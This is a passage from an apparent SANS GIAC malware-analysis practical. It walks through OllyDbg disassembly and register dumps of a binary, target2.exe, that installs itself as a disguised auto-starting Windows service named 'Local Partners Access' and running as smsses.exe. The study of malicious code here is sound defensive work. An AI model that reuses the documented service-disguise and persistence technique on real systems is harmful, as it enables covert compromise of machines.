004024CA  . C3             RETN
004024CB    90             NOP
004024CC    90             NOP
004024CD    90             NOP
004024CE    90             NOP
004024CF    90             NOP
004024D0  $ 83EC 1C        SUB ESP,1C
004024D3  . 56             PUSH ESI
004024D4  . 68 3F000F00    PUSH 0F003F
004024D9  . 6A 00          PUSH 0
004024DB  . 6A 00          PUSH 0
004024DD  . FF15 1C304000  CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan.  ADVAPI32.OpenSCManagerA
004024E3  . 85C0           TEST EAX,EAX
004024E5  . A3 34444000    MOV DWORD PTR DS:[404434],EAX
004024EA  . 75 05          JNZ SHORT target2.004024F1
004024EC  . 5E             POP ESI
004024ED  . 83C4 1C        ADD ESP,1C
004024F0  . C3             RETN
004024F1  > 68 FF010F00    PUSH 0F01FF
004024F6  . 68 50414000    PUSH target2.00404150                ASCII "Local Partners Access"
004024FB  . 50             PUSH EAX
004024FC  . FF15 28304000  CALL DWORD PTR DS:[<&ADVAPI32.OpenServi  ADVAPI32.OpenServiceA
00402502  . 85C0           TEST EAX,EAX

00404150=target2.00404150 (ASCII "Local Partners Access")
Jump from 0040238C
```

© SANS Institute

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 25 – Location 402488 Register Pane


```
Registers (FPU)
EAX 00137678
ECX 0012FFB0
EDX 001386A8
EBX 00000000
ESP 0012FF00
EBP 78025147 MSVCRT.printf
ESI 004041F2 target2.004041F2
EDI 002F2678

EIP 00402488 target2.00402488

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_IO_PENDING (000003E5)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 0.0
ST1 empty +UNORM 0020 00000000 00000000
ST2 empty -UNORM E3E4 00497864 0012D9D0
ST3 empty -UNORM DA04 004B1A91 00000016
ST4 empty +UNORM 0016 0012DA04 00497A83
ST5 empty -UNORM DF24 00000000 00000001
ST6 empty +UNORM 1208 004C4197 0012DA04
ST7 empty +UNORM 3274 65677261 745C3A45
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

Figure 26 – Location 402498 Assembly Pane, After the Call to printf

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
C File View Debug Plugins Options Window Help

00402487  . C3              RETN
00402488  > 68 50414000     PUSH target2.00404150          <%s> = "Local Partners Access"
0040248D  . 68 F4414000     PUSH target2.004041F4          format = "Create Service %s ok!"
00402492  . FF15 98304000   CALL DWORD PTR DS:[<&MSVCRT.printf>]  printf
00402498  . 8B4424 34       MOV EAX,DWORD PTR SS:[ESP+34]
0040249C  . 8B4C24 30       MOV ECX,DWORD PTR SS:[ESP+30]
004024A0  . 50              PUSH EAX
004024A1  . 51              PUSH ECX
004024A2  . E8 D9000000     CALL target2.00402580
004024A7  . 83C4 10         ADD ESP,10
004024AA  > 8B15 30444000   MOV EDX,DWORD PTR DS:[404430]
004024B0  . 8B3D 24304000   MOV EDI,DWORD PTR DS:[<&ADVAPI32.CloseS  ADVAPI32.CloseServiceHandle
004024B6  . 52              PUSH EDX
004024B7  . 8BF0            MOV ESI,EAX
004024B9  . FFD7            CALL EDI                       <&ADVAPI32.CloseServiceHandle>
004024BB  . A1 34444000     MOV EAX,DWORD PTR DS:[404434]
004024C0  . 50              PUSH EAX
004024C1  . FFD7            CALL EDI
004024C3  . 8BC6            MOV EAX,ESI
004024C5  . 5F              POP EDI
004024C6  . 5E              POP ESI
004024C7  . 83C4 1C         ADD ESP,1C
004024CA  . C3              RETN
004024CB    90              NOP
004024CC    90              NOP
004024CD    90              NOP
004024CE    90              NOP
004024CF    90              NOP
004024D0  $ 83EC 1C         SUB ESP,1C
004024D3  . 56              PUSH ESI
004024D4  . 68 3F000F00     PUSH 0F003F
004024D9  . 6A 00           PUSH 0
004024DB  . 6A 00           PUSH 0
004024DD  . FF15 1C304000   CALL DWORD PTR DS:[<
004024E3  . 85C0            TEST EAX,EAX
004024E5  . A3 34444000     MOV DWORD PTR DS:[40
004024EA  . 75 05           JNZ SHORT target2.00
004024EC  . 5E              POP ESI
004024ED  . 83C4 1C         ADD ESP,1C
004024F0  . C3              RETN
004024F1  > 68 FF010F00     PUSH 0F01FF
004024F6  . 68 50414000     PUSH target2.00404150
004024FB  . 50              PUSH EAX
004024FC  . FF15 28304000   CALL DWORD PTR DS:[<

Stack SS:[0012FF2C]=002F2678
EAX=0000002A

E:\target2.exe
Create Service Local Partners Access ok!
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 27 – Location 402498 Register Pane



At location 4024A2, we call the subroutine at location 402580. We make a call to LocalAlloc at location 40258B and then call QueryServiceConfigA at location 4025A5. (See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/queryserviceconfig.asp.) The LocalAlloc (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/localalloc.asp) call allocates memory needed for the QueryServiceConfigA function call. The QueryServiceConfigA function retrieves the configuration parameters of the specified service. If the function returns without errors, we end up at location 40262F. The printf call (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclib/html/_crt_printf.2c_.wprintf.asp) at location 402639 prints the message "starting the service <Local Partners Access>…" (See Figures 28 and 29 below.) At location 40264E we call the function StartServiceA (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startservice.asp). This function fails with the error "ERROR_FILE_NOT_FOUND". (See Figure 30 below.) The message, "Starting the service failed!" is printed (printf at location 40265D). We then return to location 402179 to check the return code. Since we had an error, the return code test causes us to jump to location 402187. Here we call printf to print the message "Error Installing Service". (See Figure 31 below.) We then finish up

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

parsing the parameter logic at the loop at location 402199. Since the first parameter is not “-d”, we follow the logic that returns us to call the exit function and terminate the program.


Figure 28 – First Location after 402639 printf, Starting the service <Local Partners Access>

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
File View Debug Plugins Options Window Help

0040263B  . 8B4C24 34      MOV ECX,DWORD PTR SS:[ESP+34]
0040263F  . 8B5424 30      MOV EDX,DWORD PTR SS:[ESP+30]
00402643  . A1 30444000    MOV EAX,DWORD PTR DS:[404430]
00402648  . 83C4 08        ADD ESP,8
0040264B  . 51             PUSH ECX
0040264C  . 52             PUSH EDX
0040264D  . 50             PUSH EAX
0040264E  . FF15 14304000  CALL DWORD PTR DS:[<&ADVAPI32.StartServiceA  ADVAPI32.StartServiceA
00402654  . 85C0           TEST EAX,EAX
00402656  .v75 11          JNZ SHORT target2.00402669
00402658  . 68 58434000    PUSH target2.00404358                        ASCII "Starting the service failed!"
0040265D  . FFD6           CALL ESI
0040265F  . 83C4 04        ADD ESP,4
00402662  . 33C0           XOR EAX,EAX
00402664  . 5E             POP ESI
00402665  . 83C4 20        ADD ESP,20
00402668  . C3             RETN
00402669  > 8B15 30444000  MOV EDX,DWORD PTR DS:[404430]
0040266F  . 8D4C24 08      LEA ECX,DWORD PTR SS:[ESP+8]
00402673  . 51             PUSH ECX
00402674  . 52             PUSH EDX
00402675  . FF15 2C304000  CALL DWORD PTR DS:[<&ADVAPI32.QueryServiceS  ADVAPI32.QueryServiceStatus
0040267B  . 85C0           TEST EAX,EAX
0040267D  .v75 11          JNZ SHORT target2.00402690
0040267F  . 68 88424000    PUSH target2.00404288                        ASCII "Query service status failed!"
00402684  . FFD6           CALL ESI
00402686  . 83C4 04        ADD ESP,4
00402689  . 33C0           XOR EAX,EAX
0040268B  . 5E             POP ESI
0040268C  . 83C4 20        ADD ESP,20
0040268F  . C3             RETN
00402690  > 68 38434000    PUSH target2.00404338                        ASCII "Start service successfully!"
00402695  . FFD6           CALL ESI
00402697  . 83C4 04        ADD ESP,4

E:\target2.exe
Create Service Local Partners Access ok!
starting the service <Local Partners Access>...
```

© SANS Institute 2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 29 – First Location After 402639 Register Pane



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 30 – ERROR_FILE_NOT_FOUND after StartServiceA






Figure 31 – target2 –i parameter2



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Looking at the description for the StartService call, the closest error message to ERROR_FILE_NOT_FOUND is ERROR_PATH_NOT_FOUND. This message means that the service binary file could not be found. I decided to open up the services management window on the "Windows guest". (See figure 32 below.)


Figure 32 – Services Management Window



There is now a service with a display name "Local Printer Manager Service" and a service name of "Local Partners Access". Because the status field for this service is blank, I decided to bring up the properties window for this service. (See Figure 33 below.)


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 33 – Local Printer Manager Service Properties Window



The path to the executable is listed as smsses.exe. This file does not normally exist on a Windows 2000 system. When I tried to manually start the "Local Partners Access" service, I got the error shown in Figure 34 below:

Figure 34 – Microsoft Management Console Error Message




Remembering that target2.exe tries to start itself as a service when there are no parameters passed I decided to copy target2.exe to smsses.exe. I then put this file in the c:\WINNT\SYSTEM32 folder. This time when I tried to manually start

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the “Local Partners Access” service the status was listed as “Started”. (See Figure 35 below.)

Figure 35 – Services Window, Local Printer Manag.. Started



Before we go into the analysis of the “Local Partners Access” service let’s finish the analysis of target2.exe as a console command. With the “Local Partners Access” service removed and smsses.exe in the c:\WINNT\SYSTEM32 folder, let’s see what happens when we invoke the command “target2.exe –i parameter2”. (See Figure 36 below.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 36 – target2 –i parameter2 … smsses.exe in the c:\WINNT\system32 folder

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>target2 -i parameter2

Create Service Local Partners Access ok!
starting the service (Local Partners Access)...
Start service successfully!


Service Installed Sucessfully

C:\>
```

We can now see that the "Local Partners Access" service is started. This time when I brought up the services window, the startup type for the "Local Printer Manager Service" was set to automatic. Thus this service will be restarted at every system boot. Remembering that the only other valid value for parameter1 is "-d", let's see what happens when we invoke "target2 –d parameter2". (See Figure 37 below.)

Figure 37 – target2 –d parameter2

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>target2 -d parameter2

Service UnInstalled Sucessfully

C:\>_
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The services window shows that the “Local Printer Manager Service” has been removed. Thus, the “-d” option means to delete the service.

When invoking target2.exe, parameter2 can be virtually any character string as long as it does not contain blank characters. There are several error conditions that can occur:

1) “target2.exe –i parameter2” is invoked when the service is already running. The message is “Service Local Partners Access Already exists The service is running or starting!”
2) “target2.exe –d parameter2” is invoked when the service is not running. The message is “Error UnInstalling Service”
3) “target2.exe –i parameter2” is invoked by a user without administrator privileges. The message is “Open Service Control Manage failed:5 Error Installing Service”
4) “target2.exe –d parameter2” is invoked by a user without administrator privileges. The message is “Error UnInstalling Service”.
5) “target2.exe –i parameter2” is invoked when the service is disabled. The message is “Service Local Partners Access Already exists The service is disabled! Try to change the service's start type...Successfully! starting the service <Local Partners Access>...Start service successfully!” After this invocation of target2.exe the service is in manual mode.
6) “target2.exe –d parameter2” is invoked when the service is disabled. The message is “1062 Service UnInstalled Sucessfully”. Notice that the word “successfully” in the error message is misspelled. The service is uninstalled successfully. The number 1062 in the message is the return code from the ControlService function at location 402518. The return code 1062 is the error “ERROR_SERVICE_NOT_ACTIVE”.

When target2.exe is run as a service, we will refer to it as smsses.exe. Looking at the assembly listing (Appendix B), we see that when smsses.exe is started as a service, the number of arguments is one, so we jump to location 4021F5. At this location we call the function StartServiceCtrlDispatcherA, which connects this process to the service control manager. (See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startservicectrldispatcher.asp.) The ServiceStartTable, which is passed to the StartServiceCtrlDispatcherA function as an argument, contains the element LpServiceProc, which is a pointer to a service main function. The address of the LpServiceProc in smsses.exe is 402220. Thus location 402220 is the address of the main function of the “Local Partners Access” service. After some housekeeping is done (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/setservicestatus.aspfunction), subroutine sub_401880 is called.

Now let’s analyze the running service executable smsses.exe. I attached to the running process with OllyDbg. The process is paused at location 77F9F9E0, which is in the NTDLL. This DLL contains NT system functions. (See


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://www.liutilities.com/products/wintaskspro/dllllibrary/ntdll/). When I ran the process by hitting the F9 key it stayed in the running state, so I needed to set breakpoints. Looking through the assembly listing, I chose the following logical places to put breakpoints:

1) Location 402220 where we jump to when the service is started.
2) Location 401880, which is subroutine sub_401880, the first non-system subroutine called after the service, is started.
3) Location 4019BF which is the first location after the call to the recvfrom subroutine (See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/recvfrom_2.asp).

To place breakpoints in OllyDbg, attached to a running service, requires a different technique then one used in a program launched from OllyDbg.[i] One needs to bring up the memory map by hitting the ALT-M keys. Then the code address of smsses.exe needs to be located and highlighted. After highlighting, one needs to right click the mouse and click on the choice "dump in the disassembler". Once the code is dumped into the disassembler, one can hit the F2 keys at the appropriate location to toggle the breakpoint. After applying the breakpoints, I paused and then ran the service. The service eventually hit the 